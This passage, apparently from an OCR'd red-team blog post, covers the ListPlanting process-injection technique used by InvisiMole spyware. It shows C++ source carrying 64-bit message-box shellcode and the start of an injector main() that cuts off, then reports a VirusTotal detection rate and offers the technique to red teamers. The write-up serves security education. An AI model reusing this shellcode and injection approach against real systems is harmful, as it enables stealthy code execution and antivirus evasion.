

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
User Account Control
Do you want to allow this app to make changes to your device?
Process Hacker
Verified publisher: Wen Jia Liu
File origin: Hard drive on this computer
Show more details
Yes
No
Right Ctrl

```
#include <windows.h>
#include <commctrl.h>
#include <iostream>
#pragma comment (lib, "user32.lib")

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE ph;
  DWORD pid;
```



As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:



So, 19 of 71 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/a1037630f95f721c6a7a1b6d8c278b4e926253b3888ac838d507af8c8baf8844/detection

This technique is used in InvisiMole. *InvisiMole* is a modular spyware software that the InvisiMole Group has been using since at least 2013.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

ATT&CK MITRE: ListPlanting
InvisiMole
PostMessage
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine